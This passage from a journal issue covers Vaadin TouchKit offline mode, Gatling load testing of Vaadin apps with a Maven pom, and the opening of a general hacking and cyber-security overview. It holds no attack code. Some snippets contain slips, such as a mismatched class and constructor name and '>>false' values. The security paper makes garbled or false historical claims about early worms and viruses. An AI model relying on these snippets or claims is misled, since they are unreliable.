        getPanel().add(createOfflineApplication()); // might be a full blown GWT UI
    }
}
```

Then we need to specify the implementation in our widgetset definition file (*.gwt.xml):
<replace-with class="com.mybestapp.widgetset.client.OfflineModeTest">

KEY WORDS
Vaadin, Touchkit,
Offline, mobile

Received: 11 March 2018
Accepted: 12 April 2018
Published: 15 April 2018

***Corresponding Author**
Email:
sukhendu.mukherjee@tinyplanetinc.com
Tel.: +1 214 862-6575

```
<when-type-is class="com.vaadin.addon.touchkit.gwt.client.offlinemode.OfflineMode" />
</replace-with>
```

This is enough for showing an offline UI, it will be shown and hidden automatically, Default Offline Mode will take care of this. If you need a more complex functionality, like doing something when going offline/online, we might want to override additional methods from Default Offline Mode or implement Offline Mode from scratch. I briefly sketch what need to know about it.

The Offline Mode interface has three methods

```
void activate (Activation Reason);
boolean deactivate();
boolean isActive();
```

Pretty clear, but there are some pitfalls.

Counterintuitively, not all ActivationReason(s) actually require activating the offline application view. On ActivationReason.APP_STARTING we can just show a loading indicator and on ActivationReason.ONLINE_APP_NOT_STARTED we might want to display a reload button or actually hide the offline view.

Second thing to note: deactivate() will never be called if isActive() returns false. So we must track whether the offline mode is active or just take a shortcut like this:

```
boolean isActive() {
    return true;
}
```

And the last one: regardless of what JavaDoc says, the return value of the deactivate() method is ignored. We might want to check if this changes in future versions.

Note that this client-side com.vaadin.addon.touchkit.gwt.client.offlinemode.OfflineMode interface has nothing to do with server-side extension com.vaadin.addon.touchkit.extensions.OfflineMode class (unfortunate naming).

Setting up the offline mode

We can turn a Vaadin application into an offline-enabled TouchKit application by using an extension of TouchKitServlet as our servlet class. For example, the following might be our servlet declaration in our UI class:

```
@WebServlet(value = "/*")
public static class Servlet extends TouchKitServlet /* instead of VaadinServlet */ {}
```

Below are some details that we might need at some point (or have read about in other places and are wondering what they are). We may skip to the "Synchronizing data between server and client" section if we just want a quick start.

We can check network status (method 1) in any TouchKit application (i.e. any application using TouchKitServlet), nothing special is required.

In order to use the application connection event bus (method 2), offline mode must be enabled or no events will be sent. As of TouchKit 4, it is enabled by default whenever we use TouchKit. If for some reason we want offline mode disabled, annotate UI class with @OfflineModeEnabled(false). Although this is not recommended in TouchKit applications, because no message will be shown if the app goes offline, not even the standard Vaadin message.

For method 3 (implementing the OfflineMode interface), besides enabling offline mode, the HTML5 cache manifest should be enabled. The cache manifest tells the browser to cache some files, so that they can be used without a network connection. As with the offline mode, it is enabled by default. If you want it disabled, annotate your UI class with @CacheManifestEnabled(false). That way your application might be fully functional once starting online and then going offline (if it does not need any additional files when offline), but will not be able to start when there is no connection.

Caching additional files, for example a custom theme

If we need some additional files to be cached for offline loading (most likely custom theme), we can add this property to *.gwt.xml file:

```
<set-configuration-property
  name='touchkit.manifestlinker.additionalCacheRoot'
  value='path/relative/to/project/root:path/on/the/server' />
```

Only files having these extensions will be added to the cache manifest: .html, .js, .css, .png, .jpg, .gif, .ico, .woff);

If this is a directory, it will be scanned recursively and all the files with these extensions will be added to the manifest.

Offline Mode extension

In addition, we can slightly tweak the offline mode through the OfflineMode UI extension. We can set offline mode timeout (if there's no response from the server during this time, offline mode[3] will be activated), or manually set application mode to offline/online (useful for development). There's also a less useful parameter: enable/disable persistent session cookie (enabled by default if we use @PreserveOnRefresh, which we should do for offline mode anyways). That's all there is in this extension. Usage:

```
// somewhere among UI initializaion
OfflineMode offline = new OfflineMode();
offline.extend(this);
offlineModeSettings.setOfflineModeTimeout(5);
```

Note: it is not compulsory to use this extension, but it helps the client side of the Touchkit add-on to find the application connection. Without it, it tries to get an application connection for 5 seconds. If we suspect that your connection is too slow or the server is very slow to respond, we might add a new OfflineMode().extend(this); to UI just in case. That should be very rarely needed.

```
// Use Parking custom offline mode
offlineModeSettings = new ParkingOfflineModeExtension();
offlineModeSettings.extend(this);
offlineModeSettings.setPersistentSessionCookie(true);
// Default is 10 secs.
offlineModeSettings.setOfflineModeTimeout(15);

new Responsive(this);

if (request.getParameter("mobile") == null
    && !getPage().getWebBrowser().isTouchDevice()) {
    showNonMobileNotification();
}
}
public void goOffline() {
    offlineModeSettings.goOffline();
}
}

/**
 * This is server side counter part for Parking offline extension. Here we
 * handle persisting the tickets stored during offline usage.
 */
public class OfflineModeExtension extends OfflineMode {
    private final PersistOfflineTicketsServerRpc serverRpc = new PersistOfflineTicketsServerRpc() {
        @Override
        public void persistTickets(final List<Ticket> tickets) {
            DataUtil.persistTickets(tickets);
        }
    };
    public ParkingOfflineModeExtension() {
        registerRpc(serverRpc);
    }
}
}
```

RESULTS

As a result we will be able to configure touchkit application [3,4] in vaddin working in offline mode. So in some locations where internet connection is down or having poor signal we can use this offline mode features. As we know in some certain cases, when there is no internet connection, websites are absolutely limited to be displayed properly. On the other hand, mobile apps are often self-contained, allowing users to browse the app when not online, thus increasing the engagement and availability greatly. With an offline

mode any information can be saved automatically during the last online access. The offline page can be completed with a brand logo, some information and there even can be some advanced features. For example, from this can benefit businesses with the product catalogs that people can view in the offline mode as well. As a result, potential increase in customers' retention & engagement rates.

CONCLUSION

Implementing offline mode features for touchkit vaadin application [4, 5] will help to access mobile based application where we have low internet connection or don't have internet at all. So we can do all operation while internet is not there and it will reestablished the connection with server while internet access is there and data will be inserted into database.

The difference between normal web application and offline web application is the way they get data. For offline web app, it will depend on offline storage APIs[5] and for normal web app it will depend on server. Indexed DB provides better API compared to local Storage API to store data in the browser. Your web application should depend on Indexed DB or similar other alternatives for data and it shouldn't do any HTTP calls, as it might fail in offline scenarios. Once the user starts using your app in offline, there would be lot of user actions and data you need to sync with server. This sync can happen at any time depending on network connectivity. We can store these user actions in indexedDb as jobs to sync and whenever network is available, we can start processing these jobs one-by-one.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

None

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] "Vaadin releases". GitHub.
- [2] "Use Vaadin with eXo Platform and Build Stunning Web Applications". *blog.exoplatform.com*.
- [3] "Michael "Monty" Widenius investing in Finnish IT Mill". *Invest in Finland*. Retrieved 2009-01-31.
- [4] *Vaadin* Tutorial. <https://vaadin.com/docs/v8/framework/tutorial.html>
- [5] *Vaadin*. "Vaadin releases Vaadin Framework 8". www.prnewswire.com

ARTICLE

GATLING AND VAADIN INTEGRATION IN CENTOS

Sukhendu Mukherjee*

Tiny Planet Inc. 5551 Orangethorpe Ave, Suite A, La Palma, CA - 90623, USA

ABSTRACT

This article describes how we can integrate Gatling with Vaadin. Gatling helps us to do load testing for any web application. We can use Gatling for Vaadin application for load testing. Gatling is a Scala-based load testing tool developed by the Gatling Corp. The tool itself is open source and can be found on GitHub. On top of the open part, an enterprise edition exists.

INTRODUCTION

Load tests in Gatling [1-3] are written in Scala [4]. The API for writing those tests makes heavy use of the builder pattern and fluent interfaces. This might be a question of personal preferences but in my opinion this approach fits quite well. Especially, because no detailed Scala knowledge is necessary in order to write Gatling load tests. Therefore, Java developers should not be afraid of using Gatling.

A single load test in Gatling is called a scenario. Roughly, a scenario can be divided into three parts:

General configuration [1] (protocol, server address, encoding ...)
Steps to execute (open webpage, click this, enter that ...)
Scenario configuration (no. of total users, users over time ...)

The different parts will be explained in more detail in the following sections. But the possibilities for reusing different parts across tests should already be obvious.

Gatling currently provides support for HTTP protocols (including WebSocket and SSE) and JMS. Extending this functionality will be part of the next blog post. For the following example, we will rely on HTTP requests because they are the easiest to understand.

MATERIALS AND METHODS

As a part of load testing we took our existing vaadin application [5] and followed below steps to integrate Gatling with Vaadin [5,6].

Install gatling

1. Download Gating bundle from Install Gatling url - <https://gatling.io/download/>
2. Just unzip the downloaded bundle to a folder of your choice.
3. Configure the proper encoding in the gatling.conf file

Start the recorder and configure it like in the screen shot

Use this `$GATLING_HOME/bin/recorder.sh` to start recorder.

Once launched, the following GUI lets you configure how requests and responses will be recorded.

Set it up with the following options:

- In output folder we need to define the path where Gatling test cases will be generated.
- package name where scala file will be created under the defined package name.
- *Simulation file name*
- *Follow Redirects?* checked
- *Automatic Referers?* checked
- *Black list first filter strategy* selected
- `.*\.css, .*\.js` and `.*\.ico` in the black list filters

Configure the proxy in your browser

We need to configure [Fig-1] the proxy server to record the desired application activity in browser [2]. Please find below the proxy configuration screenshot. We need to make sure proxy setting port number and Gatling listening port should be same.

KEY WORDS

Gatling; Vaadin;
Load Testing; Scala

Received: 4 April 2018
Accepted: 19 April 2018
Published: 22 April 2018

*Corresponding Author

Email:

sukhendu.mukherjee@tinyplanetinc.com

Tel.: +1 214 862-6575





Fig. 1: Configure the proxy in browser

Start recording

Start the recording option from Gatling Recorder Configuration screen.

Start and Navigate the application

Now we need to navigate to the browser and do the activity in application to record the test cases we want to record.

Stop recording and Save

Once we done with the test cases and recording has been complete, we can stop the recording and save from Recorder Configuration screen and request*.txt file will be generated under request-bodies folder.

Copy the *.scala and *.txt files to the correct directories in application

Now we have completed recording and scala simulation file should be generated in the path we mentioned in Gatling Recorder Configuration [5] screen. We now need to copy the .scala and .txt files to the correct directories in application to have the test case ready.

Run the scalability test with the maven

Now we are good with run the scalability test with maven. We can use below command to run the scalability test cases from command prompt.

```
mvn -Pscalability gatling:execute Dgatling.simulationClass=com.vaadin.gatling.test.YourRecordedSimulation
```

We also need to configure pom.xml to get Gating working with maven. Below I have given a sample pom file mentioned Gatling configuration with vaadin [5, 6].

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>org.vaadin</groupId>
  <artifactId>gatling-vaadin-integration</artifactId>
  <packaging>war</packaging>
  <version>1.0-SNAPSHOT</version>
  <name>gatling-vaadin-integration</name>
  <properties>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    <vaadin.version>7.3.2</vaadin.version>
    <vaadin.plugin.version>${vaadin.version}</vaadin.plugin.version>
  </properties>
  <repositories>
    <repository>
      <id>vaadin-addons</id>
      <url>http://maven.vaadin.com/vaadin-addons</url>
    </repository>
    <repository>
      <id>vaadin-snapshots</id>
      <url>http://oss.sonatype.org/content/repositories/vaadin-snapshots/</url>
      <releases>
        <enabled>>false</enabled>
      </releases>
      <snapshots>
        <enabled>>true</enabled>
      </snapshots>
    </repository>
  </repositories>
  <pluginRepositories>
    <pluginRepository>
      <id>vaadin-snapshots</id>
      <url>http://oss.sonatype.org/content/repositories/vaadin-snapshots/</url>
      <releases>
        <enabled>>false</enabled>
      </releases>
      <snapshots>
        <enabled>>true</enabled>
      </snapshots>
    </pluginRepository>
  </pluginRepositories>
  <dependencies>
    <dependency>
```

```

<groupId>com.vaadin</groupId>
<artifactId>vaadin-server</artifactId>
<version>${vaadin.version}</version>
</dependency>
<dependency>
<groupId>com.vaadin</groupId>
<artifactId>vaadin-client-compiled</artifactId>
<version>${vaadin.version}</version>
</dependency>
<dependency>
<groupId>com.vaadin</groupId>
<artifactId>vaadin-client</artifactId>
<version>${vaadin.version}</version>
<scope>provided</scope>
</dependency>
<dependency>
<groupId>com.vaadin</groupId>
<artifactId>vaadin-push</artifactId>
<version>${vaadin.version}</version>
</dependency>
<dependency>
<groupId>com.vaadin</groupId>
<artifactId>vaadin-themes</artifactId>
<version>${vaadin.version}</version>
</dependency>
<dependency>
<groupId>javax.servlet</groupId>
<artifactId>javax.servlet-api</artifactId>
<version>3.0.1</version>
<scope>provided</scope>
</dependency>
<dependency>
<groupId>io.gatling.highcharts</groupId>
<artifactId>gatling-charts-highcharts</artifactId>
<version>2.0.1</version>
<scope>test</scope>
</dependency>
</dependencies>
<build>

<plugins>
<plugin>
<groupId>io.gatling</groupId>
<artifactId>gatling-maven-plugin</artifactId>
<version>2.0.0</version>
<executions>
<execution>
<id>loadtest</id>
<!--
Configure the test to be run during integration-test
phase automatically. Jetty server is configured to
be running during integration tests in this example.
-->
<phase>integration-test</phase>
<goals>
<goal>execute</goal>
</goals>
<configuration>
<!-- Default values -->
<!--<configFolder>src/test/resources</configFolder-->
<dataFolder>src/test/resources/data</dataFolder>
<resultsFolder>target/gatling/results</resultsFolder>
<requestBodiesFolder>src/test/resources/request-bodies</requestBodiesFolder>

<simulationsFolder>src/test/scala</simulationsFolder>
</configuration>
</execution>
</executions>
</plugin>
</plugins>
<groupId>org.apache.maven.plugins</groupId>

```

```

    <artifactId>maven-compiler-plugin</artifactId>
    <configuration>
      <source>1.7</source>
      <target>1.7</target>
    </configuration>
  </plugin>
  <!-- As we are doing "inplace" GWT compilation, ensure the widgetset -->
  <!-- directory is cleaned properly -->
  <plugin>
    <artifactId>maven-clean-plugin</artifactId>
    <version>2.4.1</version>
    <configuration>
      <filesets>
        <fileset>
          <directory>src/main/webapp/VAADIN/widgetsets</directory>
        </fileset>
      </filesets>
    </configuration>
  </plugin>
  <plugin>
    <groupId>org.apache.maven.plugins</groupId>
    <artifactId>maven-war-plugin</artifactId>
    <version>2.2</version>
    <configuration>
      <failOnMissingWebXml>>false</failOnMissingWebXml>
    </configuration>
  </plugin>
  <plugin>
    <groupId>org.eclipse.jetty</groupId>
    <artifactId>jetty-maven-plugin</artifactId>
    <version>9.2.2.v20140723</version>
    <configuration>
      <scanIntervalSeconds>2</scanIntervalSeconds>
      <httpConnector>
        <port>${test.port}</port>
      </httpConnector>
    </configuration>
  <executions>
    <!-- Configure jetty to start/stop the application
    for integration testing.
    -->
    <execution>
      <id>start-jetty</id>
      <phase>pre-integration-test</phase>
      <goals>
        <goal>run-exploded</goal>
      </goals>
      <configuration>
        <scanIntervalSeconds>0</scanIntervalSeconds>
        <daemon>>true</daemon>
        <stopKey>STOP</stopKey>
        <stopPort>8866</stopPort>
      </configuration>
    </execution>
    <execution>
      <id>stop-jetty</id>
      <phase>post-integration-test</phase>
      <goals>
        <goal>stop</goal>
      </goals>
      <configuration>
        <stopPort>8866</stopPort>
        <stopKey>STOP</stopKey>
      </configuration>
    </execution>
  </executions>
</plugin>
</plugins>
</build>

```

```

    <profiles>
      <profile>
        <id>dev</id>
        <activation>
          <activeByDefault>>true</activeByDefault>
        </activation>
        <properties>
          <test.port>8084</test.port>
          <jetty.stop.port>8090</jetty.stop.port>
          <test.hostname>localhost</test.hostname>
        </properties>
      </profile>
      <profile>
        <id>ci</id>
        <properties>
          <test.port>8082</test.port>
          <jetty.stop.port>8082</jetty.stop.port>
          <test.hostname>localhost</test.hostname>
        </properties>
      </profile>
    </profiles>
  </project>

```

Gatling has the following interesting features:

- Standalone HTTP Proxy Recorder, [5]
- Scala-based scripting,
- An expressive self-explanatory DSL for test development,
- asynchronous non-blocking engine for maximum performance,
- Excellent support of HTTP(S) protocols and can also be used for JDBC and JMS load testing,
- Validations and assertions,
- a Comprehensive HTML Report.
- Here is what a Gatling simulation looks like:

Gatling uses a more advanced engine based on Akka. Akka is a distributed framework based on the actor model. It allows fully asynchronous computing [5,6]. Actors are small entities communicating with other actors through messaging. It can simulate multiple virtual users with a single Thread. Gatling also makes use of Async HTTP Client.

The most simple HTTP test one can come up with is probably opening a web page and check that some content is being displayed. So, let's do that. If it does not exist yet, please create a `src/test/scala` directory and use whichever package you prefer.

Every class has to extend `io.gatling.core.scenario`. Simulation in order to be recognized by Gatling. Additionally, the imports

```
import io.gatling.core.Predef._
import io.gatling.http.Predef._
```

are recommended. A Gatling module (here: core and HTTP) generally defines a class called `Predef`, which represents the central access point to that library. E.g. if we take a look at the `io.gatling.http.Predef` class, we can see that it just defines two types and extends `io.gatling.http.HttpDsl`, which provides the HTTP methods we need.

Validate the Scalability test results

Once maven command executed successfully we can see the Gatling scalability test result in console and `index.html` file in `/target/gatling/results/basicvaadinhellosimulation-1521470271678/index.html`. This `index.html` file will have the entire report of scalability testing.

RESULTS

As a result we will be able to execute recorded scalability test cases and we can see the test report as shown in Fig-2. We can configure the number of users and will access the application in given timeframe in scala file.

```
// This uses more load, simulates 100 users who arrive with-in 10 seconds
  setUp(sc.inject(rampUsers(100) over (10 seconds))).protocols(httpProtocol)
```



Fig. 2: Test report

CONCLUSION

Integrating Gatling for Vaadin [6] application to get load testing and scalability report for application to how the application will run in production and we can test with given number of users to see how its performing. Whichever way you chose to execute the tests, a results directory should have appeared. Within this directory another directory with the name of the scenario and a timestamp should be present. And lastly, within that one, an index.html file. This webpage contains all of the data that was collected by Gatling during the simulation, presented in a nice way.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

None

FINANCIAL DISCLOSURE

None

REFERENCES

- Gatling Corp. [2018] Gatling Documentation, Quickstart. Gatling Corp. Retrieved January 12, 2018.
- Latinov L. [2017] Performance testing with Gatling. Automation Rhapsody. Retrieved September 1, 2017. "Scenario is a series of HTTP Requests with different action (POST/GET) and request parameters. Scenario is the actual user execution path. It is configured with load users count and ramp up pattern. This is done in the Simulation's "setUp" method. Several scenarios can form one simulation."
- Rao SP et al. [2017]. Gatling: A Lightweight Load Testing Tool. Performance Zone. DZone. Retrieved September 1, 2017. "Gatling consumes fewer system resources to run a load test than other options."
- Latinov L. [2017] Performance testing with Gatling. Automation Rhapsody. Retrieved September 1, 2017. "Simulation" is the actual test. It is a Scala class that extends Gatling's io.gatling.core.scenario.Simulation class. Simulation has a HTTP Protocol object instantiated and configured with proper values as URL, request header parameters, authentication, caching, etc. Simulation has one or more "Scenario".
- Latinov L. [2017] Performance testing with Gatling. Automation Rhapsody. Retrieved September 1, 2017. It is capable of creating immense amount of traffic from a single node.
- Vaadin *Tutorial.* <https://vaadin.com/docs/v8/framework/tutorial.html>

ARTICLE

TOWARDS THE IMPACT OF HACKING ON CYBER SECURITY

Deepansh Kumar¹, Yugansh Khara¹, Sujay¹, Nidhi Garg¹, Prateek Jain^{2*}

¹Faculty of Engineering & Technology, CSE, Manav Rachna International Institute of Research & Studies, INDIA

²Accendere KMS Pvt. Ltd., Delhi, INDIA

ABSTRACT

The rising growth of the internet and machinery whether its mobile or computer technology has brought many good and proficient things for people such as E-commerce, E-mail, Cloud Computing, Data Sharing, Application and many more but there are also a dark and hidden sides of it such as Network Hacks, Computer hacks, Mobile Breach, Backdoors etc. As we all know that Cybercrime been one of the common practices made by the computer experts and is increasing rapidly in numbers. Cybercrime is responsible for disrupting the Organization networks, stealing valuable data, documents, hacking bank account. Preventive measures have been taken by the government a lot many times. In this paper we will be discussing the types of hackers. The Wireless Local Area Networks frequently referred to as WLANs or Wi-Fi networks is being the widely used network in today's scenario. These are being installing in houses, institutions, offices and hotels etc., without any vain. But it also leads to increase in the probability of threats, vulnerabilities which may include as stealing passwords, hacking of Wi-Fi Networks and loss/hack of personal information of the users. This paper also discusses about the categories of different IT networks with their weaknesses. Lastly this paper will be discussing about the ways to breach or hack the Wi-Fi networks.

KEY WORDS

Ethical hacking, Cyber security, Wi-Fi hacking, Mobile Hacking

INTRODUCTION

Cyber security is the wide range of security on various types of networks. In glance with the topic there are many different types of security. Security is an interesting subject taught in college and schools to make people aware of the surroundings and make them more secure and ready with weapons to bear the attacks and viruses in a wealthy way. Cyber security is the field of technologies, processes and activities designed to protect you from hackers, viruses and malwares. It deals with both security and computer security. Hardware and security devices deal with physical devices that take care of security of a networking system. Widely driven software security is the idea of engineering that it continues to function correctly against a malicious attack. Elements of cyber security include Network security, Application security, Endpoint security, Data security, Identity management, Database and infrastructure security, Cloud security, Mobile security, Disaster recovery/business continuity planning, either and end-user education.

But major areas covered under cyber security are application security, Information security Network security and data security. To make network less vulnerable some steps are taken as access control, authentication, integrity, nonrepudiation. Secondly cyber security deals in computer security which ensures the protection of computer systems from theft, viruses and damage to their Personal Computer. Cybercrime are of various types such as credit attack, computer fraud, identity theft, sharing files and information, spam, money laundering etc. ATM attacks which include spams like intercepting the details such as account number, Passwords etc. is a cybercrime growing at a very high rate these include sending of fraud mails having malwares in it which attract the users saying that they have won ransom amount of certain greedy amount and ask for their account details to avail the offer, to which people easily get trapped in and they get hacked. A backdoor in computer systems or crypto-system is bye-passing normal authentication or security controls which may be added by hackers for their welfare. Ethical hacking is the way in which hackers only try to find weakness also known as "Penetration Testing". There are different phases in hacking. Ethical hacking is the type of hacking which hackers perform not to harm user's computers as it does not contain malicious content. Ethical hacking is the important thing in life in now a day, as information is the most important asset of an organisation keeping this information secured can only save the image of company. Ethical hacking is legal hacking tied within the rules, if the rules are denied then the hacker has to pay a high rated price in form of punishment which can be either monetary or any other way) which are are scanning, owning the system, zombie system as well as evidence removal. These are some phases that hackers do to bypass user's device. They initially try to gain access over user's PC, and after getting the access they run full system scan to fish out all private information with the help of their developed malicious viruses and malwares. After which the hacker jumps to the next step of zombie system in which he has access to user's system irrespective of the time. In zombie system, another hacker is debarred to access the already hacked system in future. The last step is aimed at removing all the user's data from the Personal computer thereby accessing all the private data. This is done by hacker in order to own all the data of the user and the alert for the hacking is not displayed to the user by any means of alert/message [1].

Received: 19 April 2018
Accepted: 8 May 2018
Published: 18 May 2018

*Corresponding Author
Email:
prateek.jain@accendere.co.in

BACKGROUND OF SECURITY

Computer security is the protection of computer system and the data that they store and are accessed by users. Computer Security enables the university to carry out its mission stress free by:

1. Enabling people to carry jobs, Research, Education
2. Supporting critical business process.
3. Protecting personal & sensitive information.

The cyber-attacks or incidents has increased in rapid numbers so to deal with the current environment, advisory organizations are promoting a more proactive and adaptive approach. It was 13,301 in 2011 and increased to 22,060 in 2012 and was further increased rapidly and came to 3,00,000 in year 2015 The National Institute of Standards and Technology (NIST) recently issued updated guidelines in its risk assessment framework that recommended a shift toward continuous monitoring and real-time assessments.

According to Forbes, the global cyber security market reached \$75 billion for 2015 and is expected to hit \$170 billion in 2020. Cyber-attacks are day by day evolving into smarter and unforgiving incidents. Cyber-attacks have forced businesses to follow three-part defence mechanism i.e. prevents, detect and respond. The likes of worms, viruses and data breaches have got famous rapidly in the past 25 years, thus increasing day by day according to present scenario. It has been a difficult task for cyber security vendors and law enforcement to cope up with these advancements. Some of the initial security attacks are summarized beneath.

THE FIRST COMPUTER WORM (LATE 1980S-EARLY 1990S)

Robert Morris created a worm which was known as the first computer worm. This virus was spread amongst many people who form many loopholes. This virus made the whole internet down. It was the first widespread instance of a denial-of-service (Dos) attack. The Morris worm attack led to the industry including the CERTs (Computer Emergency Response Teams). [2]

THE FIRST VIRUSES (1990S)

The first virus was named Melissa and ILOVEYOU virus. It makes infected ten million of computers. It makes the email system fully blocked. These Threats make the required antivirus industry work harder. If the virus was spread from corporate emails, then the company will be questioned and could be brought into the public eye [2].

CREDIT CARDS UNDER ATTACK

It occurred in 2005 and 2007. Albert Gonzalez stole the information from at 45.7 million payment cards which was used by US customers who owned TJMAXX, TkmAXX outlets. There was a major security breach which costs some \$256 million. The data involved in breaches was regulated and incidents require the notification of authorities and funds [2].

THE TARGET BREACH AND THE THREAT TSUNAMI (THE MODERN DAY)

From the above attacks hackers understood that in order to reach their goals, they need to take an indirect route, in which they can use 3rd party heating and ventilation supplier for target. They used POS system, to grab credit card numbers at the precise moment when they were present in the memory of system. [1]

POS system cause a huge data breach not only for customers but also for organisations. At end it led to resignation of CEO himself, indicating that cyber breaches are the issues of board-level. [1]

THE FUTURE OF INCIDENT RESPONSE

In today's Era, it is almost impossible to prevent all threats related to cybersecurity. We should make our organisation work harder to control these Attacks and Data breaches. By doing so we can manage a few percentages of the damages or loss. We should concentrate more on security which will be another part of business. [2]

This field is growing at a rapid rate and hence is of utmost importance due to the increasing demands of the computer system as well as the internet, Wireless networks including the Bluetooth, Wi-fi. The growth of the

small devices is responsible for the cause of serious financial damage which can be caused by security breaches. So, there is a need for cyber security. A term ethical hacking is given to security. Many hackers use a code of program or various tricks to decrypt the security and make financial loss to organisation [2].

HACKERS

A hacker is an individual who with help of computer and network uses his technical skills to process the task. Hacker is a person who uses his efforts to gain unauthorised access to systems and networks in order to commit cyber-crime. He may steal all the important information like all bank accounts, all personal data and use it to exploit the victim and ask for ransom wares to give data back. [3]

ADVANTAGES OF ETHICAL HACKING

Most of the advantages and profits of ethical hacking are cleared, but many of them are taken lightly. Some of which can be summarized as following:)

- **Prevention against cyber theft** - Fighting against terrorist attacks such as stealing and frauds.
- **Protection against cyber terrorism** - Preventing malicious hackers from gaining access.
- **Protection against data breaches** - Prevents leaking of sensitive information that is not authorized to have access to it.
- **Role of government bodies increases** - It is very beneficial for the government bodies for security of their systems as it can lead to leak or spread their private data to world.
- **Helps in understating importance of security** - It gives vital information to many of the people who are still unaware of the security concerns.
- **Increases knowledge** - Ultimately it is creating a better learning scenario for institutions, business and personal talking about security.
- **Helps in experimenting things** - Testing your own computer and network security if gained deep knowledge about it.
- **Protection to services and marketing** - Provides security to banking and financial infrastructures. [4]

DISADVANTAGES OF ETHICAL HACKING

Though it doesn't have any disadvantages but sometimes it leads to failures and faults which can be exploited as -

- **Data breach** - It may lead to harm personal privacy and sensitive information.
- **Cyber contraband** -Threatening persons with fear for their lives or their lives of families for money.
- **System failure and errors**- This may lead to corruption of systems if not properly done.
- **Malicious activities** - Ethical hackers sometimes can use the data for malicious and harmful purposes.
- **Lacking reliability**- One of the main constraints related to this is the trustworthiness of the ethical hacker.
- **Expensive** - Hiring ethical hackers can be expensive because of their specialized work and some areas of training they need.
- **Hectic** - It is very time consuming and frustrating to if someone has hacked your system.
- **Unsure about data privacy** - Can be used for unauthorized access to data and information. [5]

CLASSIFICATION OF HACKERS

The Hackers can be classified as Black, White & Grey category which is discussed below.

White Hat Hackers: - White Hat Hackers are authorized and paid person by the companies, with good thinking. They work with profitable intentions for others. They are also called "IT Technicians". These are appointed for the betterment of the company. The companies use them to test their own security to check the strength of security and improve it. They make efforts on their loopholes and make security stronger. Ethical hackers belong to this category for ex- they hack into ISIS or others corrupted groups for good reason. Symbol for white hat hacker is shown in [Fig 1].

Black Hat Hackers: - They are also known as crackers or malicious hackers. They find banks or other companies with weak security and steal money or credit card information. They break all the security and make network less secure and steal all precious information. They only have one aim that is only for money. Sometimes they do it for fun but they do not harm any organisation. Symbol for white hat hacker is shown in [Fig 1].

